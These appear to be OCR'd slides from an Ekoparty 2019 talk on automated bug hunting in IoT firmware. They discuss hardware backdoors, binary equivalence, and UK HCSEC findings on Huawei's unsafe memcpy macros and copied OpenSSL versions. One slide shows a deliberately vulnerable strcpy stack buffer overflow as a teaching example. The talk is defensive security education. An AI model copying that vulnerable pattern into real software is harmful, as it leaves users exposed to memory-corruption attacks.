
1 Component Design

2 Hardware Integration

Why Care about Code?

Hardware backdoors
don’t operate alone

Binary Equivalence: Huawei



> “Work to validate them by HCSEC is still ongoing but has already exposed wider flaws in the underlying build process which need to be rectified before binary equivalence can be demonstrated at scale... Unless and until this is done it is not possible to be confident that the source code examined by HCSEC is precisely that used to build the binaries running in the UK networks.”

- UK HCSEC 2019.03
(emphasis added)

Binary Equivalence - Multiple Steps

In Source Code

An attacker could hide via a subtle logic bug; require multiple preconditions

Very difficult to audit for -- especially when the general code quality is poor.

In Compiled Firmware

If a reproducible, signed build chain using trusted components isn’t available…


Reverse engineer and do program analysis to align *all* parts of binary firmware to code -- while dealing with compiler optimizations/etc

In Chips

When reading from the chips, differences 0x00 vs 0xFF for memory vs firmware

Wear leveling, old versions not cleared, etc.

Binary Only



Tweet

Christian Blichmann @AdmVonSchneider · Apr 26

Hello @BinjaDevs, @vector35.

github.com/cblichmann/bin...

#BinDiff

PILOT: Bug Class Patterns

The Good News…?

- BinaryNinja: *Reversers need a lifter.*

Firmware has the “Problems of Yesterday”

- Stack buffer overflows
- Rare to have ASLR, DEP, Stack cookies
- Constant buffer sizes
- Unchecked bounds
- *...limitless possibilities*

Indicators


- Vulnerable C functions:
    - strcpy, printf, system, memcpy, …
- Externally provided input with no checks
    - Max size assumptions

Example: Stack Buffer Overflow

```
int main(int argc, char** argv){
    char buf[100];
    char* input = argv[1];
    strcpy(buf, input);
```


Why Automation

- Faster
- Manual is good for finding issues such as logic bugs,
  command injection, etc.
- Automation is good for finding issues such as:
  - when a binary library introduces issues (e.g., chip vendor HAL)
  - items that get optimized out during compilation (e.g., secure zeroize)
  - false positives due to analysis of dead code (e.g., compiled out due to #ifdefs)
- Automated analysis run of update server's firmware update




Good luck!

Huawei




3.38 Analysis of relevant source code worryingly identified a number pre-processor directives of the form “#define SAFE_LIBRARY_memcpy(dest, destMax, src, count) memcpy(dest, src, count)”, which redefine a safe function to an unsafe one, effectively removing any benefit of the work done to remove the unsafe functions in the source code. There are also directives which force unsafe use of potentially safe functions, for example of the form “#define ANOTHER_MEMCPY(dest,src,size) memcpy_s((dest),(size),(src),(size))”.

Huawei




3.33 The report analysed the use of the commonly used and well maintained open source component OpenSSL. OpenSSL is often security critical and processes untrusted data from the network and so it is important that the component is kept up to date. In the first version of the software, there were 70 full copies of 4 different OpenSSL versions, ranging from 0.9.8 to 1.0.2k (including one from a vendor SDK) with partial copies of 14 versions, ranging from 0.9.7d to 1.0.2k, those partial copies numbering 304. Fragments of 10 versions, ranging from 0.9.6 to 1.0.2k, were also found across the codebase, with these normally being small sets of files that had been copied to import some particular functionality. There were also a large number of files, again spread across the codebase, that had started life in the OpenSSL library and had been modified by Huawei.



20 devices in 45 seconds: Automated Bug Hunting in IoT Devices

Pilot Security Inc.
Ekoparty 2019

D-Link DIR-619L: Hardcoded Passwords



